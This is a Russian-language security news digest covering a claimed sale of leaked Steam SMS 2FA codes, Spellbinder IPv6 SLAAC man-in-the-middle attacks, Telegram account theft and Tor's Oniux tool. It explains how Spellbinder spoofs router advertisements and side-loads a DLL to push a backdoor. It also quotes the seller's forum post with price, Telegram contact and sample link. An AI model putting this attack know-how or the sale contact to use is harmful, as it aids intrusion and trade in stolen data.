
Глава Nvidia предложил всем начать пользоваться, например, Perplexity и ChatGPT, чтобы лучше разобраться в этих инструментах и найти варианты возможного применения ИИ.

УТЕЧКА STEAM 2ФА

В середине мая хакер под ником Machine1337 (он же EnergyWeaponUser) выставил на продажу массив данных, якобы содержащий 89 миллионов записей, связанных с пользователями Steam.

Продолжение статьи →

← Начало статьи



Machine1337
RAID-массив
Пользователь
Регистрация: 18.01.2024
Сообщения: 68
Реакции: 1

Суббота в 12:19

Цена: 5000
Контакты: https://t.me/EnergyWeaponUser

store.steampowered.com

Total Records :89M

3K Samples:

Gofile - Cloud Storage Made Simple
Secure, fast and free cloud storage solution. Upload and share files instantly.
gofile.io

Machine1337 заявил, что продает дамп за 5000 долларов, но в качестве образца выложил в открытый доступ 3000 записей, которые поспешили изучить исследователи. В результате в дампе обнаружили SMS-сообщения с одноразовыми кодами, а также номера телефонов их получателей.

Некоторые SMS явно представляли собой коды для подтверждения доступа к аккаунту Steam или привязки к нему телефонного номера. При этом часть данных была получена относительно недавно: многие записи были датированы началом марта.

Сначала эксперты предположили, что инцидент может быть связан со взломом PaaS-компании Twilio и ее продукта Verify API, который может применяться для отправки SMS-сообщений, сообщений в мессенджерах, электронных писем, пуш-уведомлений, голосовых вызовов и TOTP (Time-based One-Time Password), что широко используется во многих приложениях (включая Steam) для аутентификации пользователей.

Однако вскоре представители Twilio заявили, что не выявили в своих системах никаких признаков компрометации, а в Valve и вовсе сообщили, что не пользуются услугами Twilio.

Другая теория гласила, что утечка могла произойти, например, на стороне SMS-провайдера.


Так как эта ситуация привлекла внимание СМИ и ИБ-экспертов, представители Valve поспешили успокоить общественность и опубликовали официальное заявление. В компании подчеркнули, что Steam точно не был взломан, но источник утечки пока неизвестен:

> «*Пока мы пытаемся определить источник утечки. Ситуация осложняется тем, что при доставке SMS-сообщения находятся в незашифрованном состоянии и проходят через разных провайдеров, прежде чем попасть в ваш телефон.*
>
> *Утечка состоит из старых текстовых сообщений с одноразовыми кодами, действительными лишь в течение 15 минут, и номеров телефонов, на которые они отправлялись. Утекшие данные не позволяют идентифицировать аккаунт, узнать пароль, платежную информацию и другие личные данные пользователей Steam по номеру телефона. С помощью старых текстовых сообщений нельзя взломать ваш аккаунт Steam. Кроме того, каждый раз, когда вы используете SMS-коды для смены своего email-адреса или пароля в Steam, вам приходит подтверждение через электронную почту и/или защищенные сообщения в Steam.*
>
> *Из-за этого инцидента вам не нужно менять свои пароли или номера телефонов. Однако это хорошее напоминание о том, что к любым сообщениям о безопасности аккаунта, которые вы не запрашивали, следует относиться с подозрением.*»

46% РОССИЙСКИХ ВЕБ-ПРИЛОЖЕНИЙ СОДЕРЖАТ УЯЗВИМОСТИ

По данным исследователей ГК «Солар», **46%** веб-приложений российских компаний содержат уязвимости, ведущие к утечкам данных. Чаще эти уязвимости опасны не только для обычных пользователей, но и для компаний, особенно если через приложение можно получить доступ к корпоративным системам.

Также выяснилось, что более **50%** веб-приложений плохо защищены и позволяют получить несанкционированный доступ к данным пользователей.



АТАКИ ЧЕРЕЗ IPV6

В ESET сообщили, что связанная с Китаем APT-группировка TheWizards использует сетевую функциональность IPv6 для проведения атак типа man-in-the-middle, которые перехватывают обновления ПО для установки Windows-малвари.

Эта группировка активна как минимум с 2022 года, атакуя организации на Филиппинах, в Камбодже, Объединенных Арабских Эмиратах, Китае и Гонконге. В числе жертв TheWizards — частные лица, игорные компании и другие организации.

В своих атаках хакеры используют кастомный инструмент Spellbinder, который злоупотребляет функцией IPv6 stateless address autoconfiguration (SLAAC) для проведения SLAAC-атак.

SLAAC — это функция протокола IPv6, которая позволяет устройствам автоматически настраивать свои собственные IP-адреса и шлюз по умолчанию без использования DHCP-сервера. Вместо этого для получения IP-адресов от маршрутизаторов, поддерживающих протокол IPv6, используются сообщения router advertisement (RA).

Spellbinder злоупотребляет этой функциональностью, отправляя поддельные RA-сообщения и вынуждая близлежащие системы автоматически получать новый IPv6-адрес, новые DNS-серверы и новый, предпочтительный IPv6-шлюз. Адрес этого шлюза — IP-адрес Spellbinder, что позволяет злоумышленникам перехватывать соединения и перенаправлять трафик через подконтрольные им серверы. Эксперты ESET объясняют:


> «*Spellbinder отправляет пакет RA multicast каждые 200 мс на ff02::1 (все узлы). Windows-машины в сети с включенным IPv6 будут автоматически конфигурироваться с помощью stateless address autoconfiguration (SLAAC), используя информацию, предоставленную в RA-сообщении, и начнут отправлять IPv6-трафик на машину, на которой работает Spellbinder, где пакеты будут перехвачены, проанализированы и получат ответ, если это необходимо.*»

По словам исследователей, Spellbinder развертывается с помощью архива AVGApplicationFrameHostS.zip, который распаковывается в каталог, имитирующий легитимное ПО: %PROGRAMFILES%\AVG Technologies.

В этой директории находятся AVGApplicationFrameHost.exe, wsc.dll, log.dat и легитимная копия winpcap.exe. Исполняемый файл WinPcap используется для загрузки вредоносной wsc.dll, которая загружает Spellbinder в память.

После заражения устройства Spellbinder начинает перехватывать и анализировать сетевой трафик, отслеживая попытки подключения к ряду доменов, например связанным с китайскими серверами обновления ПО.

По данным специалистов, малварь отслеживает домены, принадлежащие компаниям Tencent, Baidu, Xunlei, Youku, iQIYI, Kingsoft, Mango TV, Funshion, Youdao, Xiaomi, Xiaomi Miui, PPLive, Meitu, Qihoo 360 и Baofeng.



```
Microsoft Windows [Version 10.0.19044.2846]
(c) Microsoft Corporation. All rights reserved.

C:\Users\victim>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-LJ3BMC8
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-4A-F4-E2
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::d8b0:82a6:20a4:c29%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.37(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-A9-4B-6D-08-00-27-4A-F4-E2
   DNS Servers . . . . . . . . . . . : 192.168.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Users\victim>
```

```
Microsoft Windows [Version 10.0.19044.2846]
(c) Microsoft Corporation. All rights reserved.

C:\Users\victim>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-LJ3BMC8
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-4A-F4-E2
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2001:db8::c8e1:e0fd:dd38:d211(Preferred)
   Temporary IPv6 Address. . . . . . : 2001:db8::5968:2ab5:2b2e:9b92(Preferred)
   Link-local IPv6 Address . . . . . : fe80::d8b0:82a6:20a4:c29%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.37(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-A9-4B-6D-08-00-27-4A-F4-E2
   DNS Servers . . . . . . . . . . . : 192.168.1.1
                                       240e:56:4000:8000::11
                                       240e:56:4000:8000::22
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Users\victim>
```

Ipconfig до и после запуска Spellbinder

Инструмент перенаправляет запросы на загрузку и установку вредоносных обновлений, которые в итоге разворачивают в системах жертв бэкдор WizardNet. Он предоставляет злоумышленникам постоянный доступ к зараженному устройству и позволяет устанавливать дополнительную малварь.

Для защиты от подобных атак специалисты рекомендуют организациям пристально контролировать трафик IPv6 или вообще отключать этот протокол, если он не используется в инфраструктуре.

887 000 АККАУНТОВ УГНАЛИ В TELEGRAM

Специалисты F6 предупреждают: количество краж Telegram-аккаунтов растет. Только за первые три месяца 2025 года всего одна группировка похитила **887 000** аккаунтов. Для сравнения — за второе полугодие 2024 года та же группа угнала **1 200 000** профилей.

Всего против пользователей Telegram действуют не менее **ШЕСТИ** группировок. Чаще всего в качестве приманки мошенники используют горячие инфоповоды и проверенные уловки: обещают денежные призы, «раздают» бесплатные подписки и так далее.

ONIUX АНОНИМИЗИРУЕТ ТРАФИК

Разработчики Tor анонсировали инструмент командной строки Oniux, предназначенный для безопасной маршрутизации любых Linux-приложений через сеть Tor и анонимизации сетевых соединений.

В отличие от классических методов, которые используют user space, Oniux использует пространства имен (namespaces) в Linux для создания полностью изолированной сетевой среды для каждого приложения, предотвращая утечку данных, даже если приложение вредоносно или настроено некорректно.

Linux namespaces — это функция ядра, которая позволяет процессам работать в изолированных средах, каждая из которых имеет собственное представление о конкретных системных ресурсах, например о нетворкинге и процессах.

Oniux использует namespaces для изоляции приложений на уровне ядра, в результате чего весь трафик принудительно проходит через Tor.

> «*Мы рады представить Oniux: небольшую утилиту командной строки, обеспечивающую сетевую изоляцию сторонних приложений, которые используют пространства имен Linux, посредством Tor, — говорится в сообщении разработчиков. — Построенная на базе Arti и onionmasq, Oniux помещает любую Linux-программу в собственное сетевое пространство имен, чтобы направить ее через Tor и исключить вероятность утечек данных.*»

Нужный эффект достигается через размещение каждого приложения в собственном сетевом пространстве имен без доступа к интерфейсам хоста, вместо чего используется виртуальный интерфейс (onion0), осуществляющий маршрутизацию через Tor с помощью onionmasq.

